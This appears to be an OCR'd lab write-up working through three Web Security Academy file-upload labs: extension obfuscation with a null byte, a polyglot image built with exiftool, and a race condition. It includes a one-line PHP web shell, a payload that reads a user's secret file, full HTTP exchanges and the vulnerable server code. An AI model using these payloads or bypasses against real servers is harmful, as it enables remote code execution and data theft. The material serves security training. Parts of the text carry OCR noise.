
gm4iyGG1SuqXsV9JLUsLcojcw79CQdy7

LAB 77 Web shell upload via obfuscated file extension

Valid credentials: wiener~peter

Session cookie: session= tHCVEsLlYqsQcENmo7RiU3xVpQGXGrzq

Now .php files are not allowed to be downloaded. Only .jpeg and .png files.




Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

� Back to My Account


Here are my attempts to upload shell file with obfuscated file extensions:

1) shell.php.jpeg (load successful), displayed as image:



~~https~~://0a59004503e3d94c820583640084001d.web-security-academy.net/files/avatars/shell.php.jpg


2) shell.pHp(failed to load)



```
Content-Length : 458
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0a59004503e3d94c82058364008 4001d.web-security-academy.net
Content-Type : multipart/form-data;  boundary=----WebKitFormBoundarynK7HQJCSKdBaG9Ro
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/120.0.6099.199  Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a59004503e3d94c820583640084001d.web-security-academy.net/my-account?id=wien
er
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=0, i

------WebKitFormBoundarynK7HQJCSKdBaG9Ro
Content-Disposition : form-data ; name ="avatar "; filename ="shell.pHp "
Content-Type : application/octet-stream
```

```
HTTP/2 403 Forbidden
Date : Thu, 29 Feb 2024 02:28:28 GMT
Server : Apache/2.4.41 (Ubuntu)
Content-Type : text/html; charset=UTF-8
X-Frame-Options : SAMEORIGIN
Content-Length : 171

Sorry, only JPG & PNG files are allowed
Sorry, there was an error uploading your file. <p>
  <a href ="/my-account " title ="Return to previous page ">
    « Back to My Account
  </a>
</p>
```


3) shell.php.(failed to load):



```
Content-Length : 459
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0a59004503e3d94c820583640084001d.web-security-academy.net
Content-Type : multipart/form-data;  boundary=----WebKitFormBoundarynK7HQJCSKdBaG9Ro
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/120.0.6099.199  Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a59004503e3d94c820583640084001d.web-security-academy.net/my-account?id=wien
er
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=0, i

------WebKitFormBoundarynK7HQJCSKdBaG9Ro
Content-Disposition : form-data ; name ="avatar "; filename ="shell.php. "
```

```
HTTP/2 403 Forbidden
Date : Thu, 29 Feb 2024 02:29:13 GMT
Server : Apache/2.4.41 (Ubuntu)
Content-Type : text/html; charset=UTF-8
X-Frame-Options : SAMEORIGIN
Content-Length : 171

Sorry, only JPG & PNG files are allowed
Sorry, there was an error uploading your file. <p>
  <a href ="/my-account " title ="Return to previous page ">
    « Back to My Account
  </a>
</p>
```

4) shell.p.phphp (failed to load):




```
Content-Length : 462
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0a59004503e3d94c820583640084001d.web-security-academy.net
Content-Type : multipart/form-data;  boundary=----WebKitFormBoundarynK7HQJCSKdBaG9Ro
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/120.0.6099.199  Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a59004503e3d94c820583640084001d.web-security-academy.net/my-account?id=wien
er
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=0, i

------WebKitFormBoundarynK7HQJCSKdBaG9Ro
Content-Disposition : form-data ; name ="avatar "; filename ="shell.p.phphp "
Content-Type : application/octet-stream
```

```
HTTP/2 403 Forbidden
Date : Thu, 29 Feb 2024 02:30:07 GMT
Server : Apache/2.4.41 (Ubuntu)
Content-Type : text/html; charset=UTF-8
X-Frame-Options : SAMEORIGIN
Content-Length : 171

Sorry, only JPG & PNG files are allowed
Sorry, there was an error uploading your file. <p>
  <a href ="/my-account " title ="Return to previous page ">
    « Back to My Account
  </a>
</p>
```

At this point, I realized that attempting further is meaningless, since error message defies only JPG and PNG files, so I will focus on this. I also tried adding a null byte between extensions:


shell.php%00.jpg:



```
Content-Length : 465
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0a59004503e3d94c820583640084001d.web-security-academy.net
Content-Type : multipart/form-data;  boundary=----WebKitFormBoundarynK7HQJCSKdBaG9Ro
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/120.0.6099.199  Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a59004503e3d94c820583640084001d.web-security-academy.net/my-account?id=wien
er
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=0, i

------WebKitFormBoundarynK7HQJCSKdBaG9Ro
Content-Disposition : form-data ; name ="avatar "; filename ="shell.php%00.jpg "
Content-Type : application/octet-stream

<?php echo system($_GET['command']);  ?>
------WebKitFormBoundarynK7HQJCSKdBaG9Ro
Content-Disposition : form-data ; name ="user "
```


```
HTTP/2 200 OK
Date : Thu, 29 Feb 2024 02:32:35 GMT
Server : Apache/2.4.41 (Ubuntu)
Vary : Accept-Encoding
Content-Type : text/html; charset=UTF-8
X-Frame-Options : SAMEORIGIN
Content-Length : 130

The file avatars/shell.php  has been uploaded. <p>
  <a href ="/my-account " title ="Return to previous page ">
    « Back to My Account
  </a>
</p>
```

File was loaded successfully, next I check if I can access the shell.php file:


https://0a59004503e3d94c820583640084001d.web-security-academy.net/files/avatars/shell.php?command=id

uid=12002(carlos) gid=12002(carlos) groups=12002(carlos) uid=12002(carlos) gid=12002(carlos) groups=12002(carlos)

Great, now it's time for carlos' secret:


https://0a59004503e3d94c820583640084001d.web-security-academy.net/files/avatars/shell.php?command=cat%20/home/carlos/secret


WlibrYcyKuSbun26Q1yRkhoXzbHD6jXbWlibrYcyKuSbun26Q1yRkhoXzbHD6jXb

<u>WlibrYcyKuSbun26Q1yRkhoXzbHD6jXb</u>

LAB 78 [Remote code execution via polyglot web shell upload]

Valid credentials: wiener~peter

Session cookie: session= G037xa4Q0ERrjnT6muNEDeYFxbOWR1w3



Error: file is not a valid image Sorry, there was an error uploading your file.

� Back to My Account

Uploading not images is not possible and all previous techniques did not help. Probably, the service validates file extension by its signature. JPEG always has FF D8 FF in its header. Also, one could try to inject shell into file's metadata and add an image comment containing php shell command to appear. I will do it with Kali's Exiftool:

```
exiftool -Comment="<?php echo 'START ' .
file_get_contents('/home/carlos/secret') . ' END'; ?>"
<YOUR-INPUT-IMAGE>.jpg -o polyglot.php
```


This must execute /home/carlos/secret command when trying to reach the malicious file.


https://0a1c008a046b4b4980d93aa700d400b0.web-security-academy.net/my-account/avatar

The file avatars/polyglot.php has been uploaded.

� Back to My Account

I uploaded .php successfully, now, let's check the contents:



https://0a1c008a046b4b4980d93aa700d400b0.web-security-academy.net/files/avatars/polyglot.php

```
����◂JFIF◃◃◃``��MSTART hGe3nlpvBqt0DQ9kWDi11n0OWT31uDyp END��C
```

The carlos' secret is inside of the polyglot.php and can be found in the beginning between START and END, just as I configured. So, here it is:


<u>hGe3nlpvBqt0DQ9kWDi11n0OWT31uDyp</u>

LAB 79 [Web shell upload via race condition]()

Valid credentials: wiener~peter

Session cookie: session= sBoxTcbIAR6y1vc2VX01mXcTAD8I8BbG


All the previous techniques that were used in previous labs did not help. Probably, there is a functionality, that checks the uploaded file on its type format. I can deduce that the file is uploaded on the server, then being checked by some algorithm and then is deleted from the server as it did not pass the check. This feature can be abused via race conditions and I could try to access the file in that tiny time window between the upload and validation.



Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

� Back to My Account

To do so, I will use Burp Repeater and send POST /my-account/avatar and GET /files/avatar/shell.php request and group them, so I could send the requests at the same time and cause the race condition. Obviously, it takes more time for upload as it has validation part than accessing the file, so in theory I should be able to access the file quicklier:



```
GET /files/avatars/shell.php   HTTP/2
Host : 0aee001d03a0082e80d0c1a400a800a6.web-security-academy.net
Cookie : session =sBoxTcbIAR6y1vc2VX01mXcTAD8I8BbG
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile  : ?0
Sec-Ch-Ua-Platform  : "Windows"
Upgrade-Insecure-Requests   : 1
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64) AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site  : none
Sec-Fetch-Mode  : navigate
Sec-Fetch-User  : ?1
Sec-Fetch-Dest  : document
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority :  u=0,  i
```

```
HTTP/2  200  OK
Date :  Mon,  04  Mar  2024  16:29:42  GMT
Server :  Apache/2.4.41   (Ubuntu)
Content-Type  :  text/html;  charset=UTF-8
X-Frame-Options  :  SAMEORIGIN
Content-Length  :  64

mTg8t5Dfluxx76PHMQSNe6GTiXzihi2rmTg8t5Dfluxx76PHMQSNe6GTiXzihi2r
```

Here it is! I have executed ‘cat /home/carlos/secret’ command and got the key presented on the screenshot. As usual, taking just half is the correct answer:

mTg8t5Df1uxx76PHMQSNe6GTiXzih

Part of source code that introduces vulnerability:

The vulnerable code that introduces this race condition is as follows:

```php
<?php
$target_dir = "avatars/";
$target_file = $target_dir . $_FILES["avatar"]["name"];

// temporary move
move_uploaded_file($_FILES["avatar"]["tmp_name"],
$target_file);

if (checkViruses($target_file) &&
checkFileType($target_file)) {
    echo "The file ". htmlspecialchars( $target_file). "
has been uploaded.";
} else {
    unlink($target_file);
    echo "Sorry, there was an error uploading your
file.";
    http_response_code(403);
}

function checkViruses($fileName) {
    // checking for viruses
    ...
}
```

```
function checkFileType($fileName) {
    $imageFileType =
strtolower(pathinfo($fileName,PATHINFO_EXTENSION));
    if($imageFileType != "jpg" && $imageFileType !=
"png") {
        echo "Sorry, only JPG & PNG files are
allowed\n";
        return false;
    } else {
        return true;
    }
}
?>
```